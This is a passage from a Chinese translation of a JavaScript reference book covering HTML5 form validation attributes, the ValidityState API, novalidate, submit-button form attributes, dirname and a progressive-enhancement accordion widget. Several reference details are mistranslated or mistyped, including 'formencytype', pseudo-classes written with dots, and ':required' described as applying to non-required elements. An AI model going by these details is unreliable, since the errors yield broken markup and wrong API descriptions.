在线: <http://www.javascriptref.com/3ed/ch13/keyboardmask.html>

在这个脚本中,当按下键时对其进行检测,检查是否允许该按键。可以很容易地修改该脚本使其只接受字母,甚至在输入时将字母从小写转换成大写。

屏蔽字段的优点是,在错误发生之前,通过尝试停止错误来避免之后进行繁重的验证。当然,需要让用户知道正在发生的事情,可以通过清楚地标识字段,使用报告文本,甚至提供错误消息,如通过设置消息 div 标签所做的那样。

13.6 HTML5 验证的改进

正如在上一节中所看到的,可以使用许多种方法提供客户端验证,并且当实现验证时需要考虑许多因素。HTML5 通过基于表单元素的特性在浏览器级别添加验证,从而为开发人员提供帮助。与基于 JavaScript 的客户端验证一样,基于浏览器的验证不足以代替服务器端验证。此外,尽管浏览器已经快速采取这些改进,但是在撰写本书的该版本时仍然没有普遍实现它们。

13.6.1 验证特性

HTML 为验证提供的最明显特性是 `required`。如果设置了 `required`,则表单不会提交,除非该字段包含数据。`required` 特性是空特性,因此只需要像下面那样设置该特性:

```
<input type="email" name="email" id="email" required>
```

现在,如果尝试提交表单而没有填写该字段,则会显示一条错误消息(见图 13-30),并终止提交:




图 13-30 错误消息

根据输入元素的 `type` 特性，浏览器还对类型进行验证。例如，如果把类型特性设置成 `number` 或 `date`，则不允许输入字符串。看起来不存在一致的跨元素和浏览器的类型验证方法。有些甚至不允许输入无效字符，有些当丢失焦点时清除值，有些通过警告框显示消息，如“Input Email Address”，而其他一些则给出隐含的消息“Invalid Value”。请注意，类型是检查过的，并确保表单提供详细信息，从而让用户知道输入什么内容。

如果设置了 `min`、`max`、`maxlength` 或 `step`，并且元素的值不匹配这些条件，则也会显示错误消息：

```
<input type="number" name="age" min="5" max="95" step="5">
```

对于 `min`、`max` 和 `maxlength`，会显示一条说明不正确值的消息(见图 13-31)。




图 13-31 说明不正确值的消息

对于步进错误，不同的浏览器显示的错误消息也不同，但本质上是说“Invalid Value”，或者没有给出很好的描述；因此，再一次确保用户理解表单的需求。

最后，浏览器可以根据 `pattern` 特性进行验证。如果使用 `pattern` 特性，应当将其设置为正则表达式。此外推荐设置 `title` 指示期望的格式：

```
<input type="tel" name="telnum" id="telnum" pattern="\d{3}-\d{3}-\d{4}"
      title="Please enter phone number in xxx-xxx-xxxx format">
```

当鼠标指针悬停在字段上时，不但会显示标题文本，而且如果用户提供错误的格式，还会显示错误消息(见图 13-32)。




图 13-32 关于格式的错误消息

当设置 `pattern` 特性时应当小心，这一点很重要。如图 13-33 和图 13-34 所示，如果元素的内置类型验证与用户定义的模式不匹配，则会阻止元素成功地进行验证：

```
<input type="email" pattern="\s{3}" name="email" id="email"
      title="Enter the 3 characters to validate the pattern">
```




图 13-33 Email 与模式不匹配




图 13-34 Email 的输入类型不正确

到目前为止，除了包含 `title` 特性以添加浏览器定义的错误消息外，所有错误消息都由浏览器定义。也可以设置自己的错误消息，尽管不像设置特性那么简单。为了设置自定义错误消息，需要在恰当的元素上调用 `setCustomValidity(errorMessage)` 方法。一旦调用了该方法，就不会验证表单，直到使用空字符串作为参数值再次调用该方法：

```
function verifyUsername() {
    var username = document.getElementById("username");
    var regex = /^(?=.*\d)(?=.*[a-z])(?=.*[A-Z])/;
    var validPassword = regex.test(username.value);
    if (validPassword) {
        username.setCustomValidity("");
    }
    else {
        username.setCustomValidity("Username must contain 1 capital letter,
1 lowercase letter, and 1 number.");
    }
};
window.onload = function() {
    document.getElementById("username").oninput = verifyUsername;
};
```

在线：<http://javascriptref.com/3ed/ch13/customvalidation.html>

13.6.2 用于验证的属性和方法

通过 JavaScript 可以检查特定元素的各种验证属性。添加了三个新属性和一个方法用于检查每个元素的验证。表 13-13 显示了这些属性和方法。

表 13-13 元素验证的属性和方法

属性/方法	描述
checkValidity()	返回指示元素的当前值是否有效的布尔值
validationMessage	如果元素无效, 包含元素上的当前错误消息
validity	ValidityState 对象, 包含许多与验证相关的特定布尔特性。表 13-4 显示了 ValidityState 对象的完整细节
willValidate	指示在表单提交时是否自动验证属性的布尔值

表 13-14 显示了 ValidityState 对象的属性。

表 13-14 ValidityState 对象的属性

属性/方法	描述
customError	如果元素具有自定义的错误, 则返回 true
patternMismatch	如果元素的值与元素的 pattern 不匹配, 则返回 true
rangeOverflow	如果元素的值大于元素的 max 值, 则返回 true
rangeUnderflow	如果元素的值小于元素的 min 值, 则返回 true
stepMismatch	如果元素的值与元素的 step 不匹配, 则返回 true
tooLong	如果元素的值比元素的 maxLength 值长, 则返回 true
typeMismatch	如果元素的值与元素的类型不匹配, 则返回 true
valid	如果元素完全有效, 则返回 true
valueMissing	如果元素的值为空, 则返回 true

除了 JavaScript 属性之外, 还有一些新的 CSS 选择器, 它们为用户提供了输入状态的可视化指示。表 13-15 总结了这些选择器。

表 13-15 对 HTML5 验证有用的 CSS 选择器

属性/方法	描述
:default	当有多个选择时, 如选择选项和 Submit 按钮, 则应用于默认选项
:in-range	应用于数值位于元素的最小值和最大值之间的元素
:invalid	应用于在表单提交时无效的元素
:optional	应用于不需要的元素
:out-of-range	应用于数值超出元素的最小值和最大值的元素
:read-only	应用于用户不能修改的元素

(续表)

属性/方法	描 述
<code>.read-write</code>	应用于用户可以修改的元素
<code>.required</code>	应用于不需要的元素
<code>.valid</code>	应用于在表单提交时有有效的元素

正如在本节前面所看到的，当提交具有无效元素的表单时，浏览器会显示错误消息。定制这些错误气泡不是很容易，尽管可以使用一些新兴的 CSS 选择器设置它们的样式。这些选择器很易变，因此在此不介绍它们。希望本书出版以后能够对它们进行标准化，因此鼓励读者在线查看这些 CSS 选择器。

在线：<http://www.javascriptref.com/3ed/ch13/validity.html>

13.6.3 novalidate 特性

到目前为止，主要是通过使用各种特性以及通过 JavaScript 使用对等的属性，利用内置的浏览器验证。相反，如果更喜欢保持基于 JavaScript 的验证，或者根本就不进行验证，则可以通过在整个表单上设置 novalidate 特性来关闭浏览器验证。可以设想，如果关闭了 JavaScript 则只使用基于浏览器的验证，如果启用了 JavaScript 则关闭基于浏览器的验证。

```
var form = document.getElementById("informationForm");
form.noValidate = true;
```

在线：<http://www.javascriptref.com/3ed/ch13/novalidate.html>

13.7 HTML5 表单的其他变化

可以从 Submit 字段自身控制表单的许多方面，部分原因是没必要在表单中嵌入表单控件，而可以将它们放置到 HTML 文档中的许多不同部分。表 13-16 显示了为 Submit 按钮设置的特性，以修改表单的行为。

表 13-16 用于控制表单的表单 Submit 按钮特性

属 性	描 述
<code>formaction</code>	重写表单的 action 特性
<code>formencytype</code>	重写表单的 encytype 特性
<code>formmethod</code>	重写表单的 method 特性
<code>formnovalidate</code>	重写表单的 novalidate 特性
<code>formtarget</code>	重写表单的 target 特性

在 Submit 按钮上使用这些特性，可以为单个表单设置一些执行不同动作的 Submit 按钮：

```
<form action="formecho.php" method="GET">
<!-- Submit as normal -->
<input type="submit" value="Submit">
<!-- Submit as POST -->
<input type="submit" value="Submit as POST" formmethod="POST"
    formaction="formecho-modified.php">
<!-- Submit without validation -->
<input type="submit" value="Submit without Validation" formnovalidate>
<!-- Submit to an IFrame -->
<input type="submit" value="Submit to Iframe" formtarget="formiframe">
<!-- Submit with a File -->
<input type="submit" value="Submit with File" formmethod="POST"
    formenctype="multipart/form-data" formaction="formecho-modified.php">
</form>
```

在线：<http://www.javascriptref.com/3ed/ch13/formattributes.html>

如前所述，不必将表单字段另存为与之关联的表单的子元素。如果在整个页面中都可以输入数据或分散着多个表单，这可能是有用的。简单地将字段元素的 form 特性设置为应当与之关联的表单即可：

```
<form action="formecho.php" method="GET" name="information"
id="information"></form>
<form action="formecho.php" method="GET" name="dates" id="dates"></form>
<label>Date:
<input type="date" name="date" id="date" size="30" required form="dates"
    placeholder="Enter the date here">
</label>
<br>
<label>Telephone #:
    <input type="tel" name="telnum" id="telnum" size="30" required
        form="information"
        placeholder="Enter your phone number here">
</label>
<br>
<label>Email:
    <input type="email" name="email" id="email" size="30" required
        form="information"
        placeholder="Enter your email address here">
</label>
<br>
<label>Hire Month:
    <input type="month" name="month" id="month" size="30" required min="2008-03"
        max="2011-12" step="3" form="dates" </label>
<br>
<input type="submit" value="Submit Information" form="information">
<input type="submit" value="Submit Dates" form="dates">
```

在线：<http://www.javascriptref.com/3ed/ch13/form.html>

正如在本节中不断提及的，最后重复一下最重要的一点，并且许多开发人员经常会忽视，总是需要在服务器端验证表单字段。客户端验证不能代替服务器端的验证，但是它可以提高性能和可用性，因为减少了服务器拒绝输入的次数。请记住，用户在他们的浏览器中总是可以关闭 JavaScript，或将页面保存到磁盘上，并在提交之前手动对页面进行编辑。这是严重的安全问题，JavaScript 开发人员可能会错误地认为，他们的验证例程可以确保不会将坏数据注入他们的 Web 应用程序中。

13.8 国际化

本章的最后一个细节是 HTML 为表单国际化引入的小改进，这是由元素的 `dirname` 特性引入的。应当将这个特性设置为一个字符串，然后将其作为附加字段提交给表单。

这个字段容纳在 `dirname` 特性中作为键指定的名称，并且对于该字段其值为 `dir`：

```
<label>Email:
<input type="email" name="email" id="email" required dirname="email.dir">
</label>
<br>
<label>URL:
  <input type="url" name="url" id="url" required dir="rtl" dirname="url.dir">
</label>
```

在线：<http://www.javascriptref.com/3ed/ch13/dirname.html>

13.9 小结

自从 JavaScript 语言最初出现，就一直可以使用 JavaScript 访问表单字段。访问表单字段的主要目标是在提交表单之前验证它们的内容。然而，在本章也看到了使用很少的代码就可以改进表单的可用性。使用 JavaScript 可以很容易地添加验证，尽管 HTML5 提供了许多内置功能，通过这些功能可以将编码的注意力集中到更复杂的功能上。不管使用什么方法实现验证，最后一次提醒读者，客户端逻辑和验证对于阻挠恶毒的用户不是完全有效的，因为可以相对比较容易地修改或禁用所有客户端代码。现在，将我们所担心的安全性放到一边，第 14 章将集中介绍如何构建复杂的表单甚至是应用程序。

用户界面元素

前面的章节研究了窗口、对话框，以及各种表单字段。使用 JavaScript 还可以创建或改进更多的 Web 界面项，因此本章将花费一些时间来讨论那些缺失的项。首先从如何将 JavaScript 添加到 Web 页面或应用程序开始讨论。在讨论期间，将会看到两派思想——一种是从标记向上工作，另一种是从脚本向下工作。理解了这些方法之后，将综述可以使用的大量界面元素。然而，应当注意，因为用户界面元素的数量非常大，在此不会介绍所有可能的用户界面构造，但是会演示构建方法，并重点介绍 HTML5 定义的那些标准标签和 API。

14.1 添加 JavaScript

在 Web 站点或应用程序中如何为用户界面的接口方面使用 JavaScript，极大地依赖于正在处理的应用程序或站点的类型，以及这种技术能够提供的价值。可以将目标定位于只使用很少的代码改善体验，或者也可以将目标定位于使用 JavaScript 构建整个站点或应用程序，并远离传统的页面和架构。

如果走向一个极端，依赖于 JavaScript 全部重新构建应用程序，那么如果关闭了 JavaScript 或者不支持所依赖的特定 API，则应用程序就会完全失败。相反，可以很保守，并使用很少的 JavaScript 设计站点或应用程序——但是，如果这么做的，那么读者阅读本书有什么意义呢？

讲究实际的 Web 开发人员通常不会完全使用 JavaScript 也不会完全不使用。即使是比较保守，可能也应当使用 JavaScript 向能够处理它的 Web 程序提供更丰富的界面或更多的功能，但是对于那些不能处理 JavaScript 的 Web 程序可以不需要使用 JavaScript。启用了 JavaScript 技术的用户应当具有更加令人愉快或更加强大的体验，但是应当也可以使他们的站点或应用程序不使用 JavaScript。这一思想——从最基本的技术开始，并根据用户的能力逐层添加更复杂的特征——称为逐渐增强(progressive enhancement)。

如果我们的设计方式需要 JavaScript，或者至少强烈推荐使用 JavaScript，就可以相信使用最新技术的站点或应用程序的功能和体验真正是最好的。然而，必须承认一个事实，并不总是能够达到理想的条件，在有些情况下应当可以选择将功能降级到某些可以接受的级别，或者如果用户的浏览器不支持该功能至少提供有用的信息。从复杂的特征开始，并降级或优美地失败，这种思想称为优美降级(graceful degradation)。

为了演示选项的范围以及可以从之开始的频谱末端是什么，首先分析可能在线欣赏的呈现范围(如图 14-1 所示)。




图 14-1 可能在线欣赏的呈现范围

这样一个范围也包含了用于实现如图 14-2 所示外观的技术：




图 14-2 呈现范围包含的技术

注意:

如果在上面的框图中当看到 Flash 时感到有些厌恶,就可以将其简单地理解为需要某些二进制技术,通常是多媒体。可以使用任何让你感觉舒服的术语,但 Flash 是表示该技术的最短方式。

在此所做的是演示复杂度的上升,因为组合可能会超出我们的进度,可能还需要引入其他复杂度,如框架。在此只是说明随着层叠更多的技术,增加了复杂性。

选择范围根据许多参数而变化。例如,如果考虑网络,选择范围就可以从断开网络开始,到低速且高延迟(high latency)的网络连接,到高速且低延迟的连接(见图 14-3)。当然,一旦连接可以假定网路条件的一致性可能会变化:




图 14-3 网络的选择范围

在第 15 章中,当讨论 Ajax 时将会看到,理解如何使用 JavaScript 进行通信并考虑通信期间可能遇到的各种挑战是很重要的。

站点或应用程序的实际内容本身的范围,从呈现给所有用户的静态内容,到为每个用户或每个组定制的内容,甚至到可交互或可参与的内容(见图 14-4)。

如图 14-5 所示,沿着这些路线继续下去的是 Web 应用程序界面,传统的阅读——即,阅读和单击或表单填写,或直接操作的界面(在其中选择、拖动或组合对象)。




图 14-4 站点实际内容的范围




图 14-5 Web 应用程序界面

既然已经看到了决定的一些巨大范围,就再次重申,逐渐增强是为站点增加功能和技术(相当于提升访问站点的最终访问用户的能力)的一种思想。类似地,优美降级是从技术复杂和功能丰富的站点开始,降级到用户能够处理的功能和特征。针对适应用户的条件,这两种思想很相似。逐渐增强方式从基本功能开始向更复杂的功能方向构建,而优美降级方式倾向于从高逼真执行开始,向下减少功能。

在从基本功能开始并逐渐添加功能和从期望的高端体验开始并查看如何降级这两种方式之间做出选择,在某种程度上是一个哲学问题,并倾向于基于你的期望进行选择或排除。然而,不管采用哪种方式,对于最终用户具有不同的体验,并且真实情况是不可能为所有人以可接受的方式提供相同的体验。JavaScript 开发人员不可能很容易对十年之前的古老浏览器和计算机技术的用户满意,但是也不能将目标定位于满足那些升级到最新版本的浏览器的用户。

在逐渐增强和优美降级之间做出选择,在很大程度上依赖于构建的应用程序或站点的类型,以及期望的灵活性所带来的代价/好处。然而,对于已存在 Web 站点或应用程序的发展,逐渐增强通常是正确的选择。然后,可以认为,对于在 HTML5 时代构建的新应用程序,优美降级是更好的选择。然而,情况可能不是这样,因为总是有一些限制,除非降级到最古老形式的技术。这回避了以下问题,“为了简单起见,为什么不从其他方向解决问题?”提到的权衡和限制,随着例子的实现都会变得清晰起来,因此接下来开始研究逐渐增强的一个简单例子。

14.1.1 探讨逐渐增强

正如前面所提到的,逐渐增强思想是在一些其他基本技术的基础上增加技术。作为逐渐增强的一个例子,为一些采用静态文档的 HTML 标记添加 JavaScript,以使它变得更具交互性。

作为一个例子,假设需要向用户显示大量的内容。显然,使用标记可以将其分成几部分,如下所示:

```
<div>
  <h3>Intro</h3>
  <div>
    <p>Introduction content goes here. Introduction content goes here. Introduction
content goes here.</p>
  </div>

  <h3>First point</h3>
  <div>
    <p>Making my first point. Making my first point.
Making my first point. Making my first point.</p>
    <ul>
      <li>Point 1</li>
      <li>Point 2</li>
      <li>Point 3</li>
    </ul>
  </div>

  <h3>Second point</h3>
  <div>
    <p>Making my second point. Making my second point.
```

```

Making my second point. Making my second point.</p>
</div>

<h3>Conclusion</h3>
<div>
<p>In conclusion the demo is done. In conclusion the demo is done.
In conclusion the demo is done.</p>
</div>
</div>

```

现在图 14-6 看起来不是很生动。




图 14-6 向用户显示的内容

如果具有许多内容，甚至会让用户感到有点压力。反而，可能会喜欢当用户单击每个标题时显示或隐藏内容，从而可以将精力集中于特定部分。换句话说，可以使用 JavaScript 创建简单的折叠小组件。

为了创建简单的折叠组件，首先通过在元素上放置一些特性——可以是 class 名称、id，或者 data-* 特性，将元素标识为折叠元素：

```
<div class="accordion">
```

以某种方式使其更易添加脚本和样式化。

接下来，为标题添加链接，因为将为其添加一些交互性：

```
<h3><a href="#">Intro</a></h3>
```

显然，不必这么做，因为可以使用 JavaScript 为它们设置单击事件，但是请记住，遵循逐渐

增强的思想, 尝试从简单到复杂, 并且在 HTML 中使某些内容具有交互性的一般方式是使用链接。

接下来, 需要样式化链接, 并在其中隐藏内容。这需要放置一点样式并隐藏内容, 直到后来显示。完成该工作实际上不需要使用 JavaScript, 只需要一些 CSS:

```
<style>
  .accordion a {text-decoration: none;}
  .accordion a:before {content: " + ";}
  .accordion a:hover {color: orange;}
  .accordion a.open:before {content: " - ";}

  .accordion div {display: none;}
  .accordion div.shown {display: block;}
</style>
```

现在, 如图 14-7 所示, 这个基本的折叠小组件看起来像是可以单击的标题, 但是在它们下面没有任何内容:




图 14-7 基本的折叠小组件

现在, 在页面加载时查找所有折叠类别的链接, 并为每个链接关联一个函数。基本思想是, 当单击标题时将隐藏当前显示的所有内容。通过设置一个称为“shown”的 class 指示这一点。既然不显示, 将这一内容的显示属性设置为空, 然后移除 class 名称。接下来, 获取单击的链接附近的内容, 方法是通过设置它的 display CSS 属性显示它, 然后将 class 转换成指示当前显示内容。还通过添加和删除称为“open”的 class, 切换链接的状态。然后添加和移除指示内容状态的符号。完成该工作的代码不是很长, 如下所示:

```
window.onload = function () {
  var els = document.querySelectorAll(".accordion h3 > a");
  for (var i = 0; i < els.length; i++) {
    els[i].onclick = function () {
      var accordion = this.parentNode.parentNode;
```

```

var contentToShow = this.parentNode.nextElementSibling;
var contentToHide = accordion.getElementsByClassName("shown")[0];

if (contentToHide) {
    contentToHide.className = "";
    this.className = "";
}

this.className = "open";
contentToShow.className = "shown";
};
}
};

```

然后折叠小组件就可以像图 14-8 所显示的那样工作了。

